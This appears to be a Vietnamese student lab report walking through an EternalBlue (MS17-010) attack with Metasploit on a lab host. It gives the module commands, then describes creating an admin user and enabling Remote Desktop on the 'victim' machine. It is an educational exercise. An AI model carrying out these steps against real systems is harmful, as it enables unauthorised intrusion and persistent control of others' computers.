

Bước 1 : Khơi động framework Metasploit bằng câu lệnh : msfconsole



Bước 2 : Search Module tấn cổng bằng câu lệnh : search ms17-010




Bước 3 : Dùng Module: exploit/windows/smb/ms17\_010\_eternalblue bằng câu lệnh : use exploit/windows/smb/ms17\_010\_eternalblue



Bước 4 : Thiết lập các Options bằng câu lệnh set RHOSTS 192.168.227.129 và bắt đầu tấn công mục tiêu bằng lệnh : exploit

Sau khi màn hình trả về kết quả



Bước 5 : Tạo user mới trên máy nạn nhân

Add user mới vào nhóm local admin

Enable dịch vụ remote desktop trên máy nạn nhân

Mở Firewall Permit dịch vụ Remote Desktop

Kết nối vào máy nạn nhận

Text

Description automatically generated

Bước 6 : Kiểm tra các users trong máy nạn nhân bằng lệnh : net user

Graphical user interface, text

Description automatically generated

Chúc thầy ăn tết vui vẻ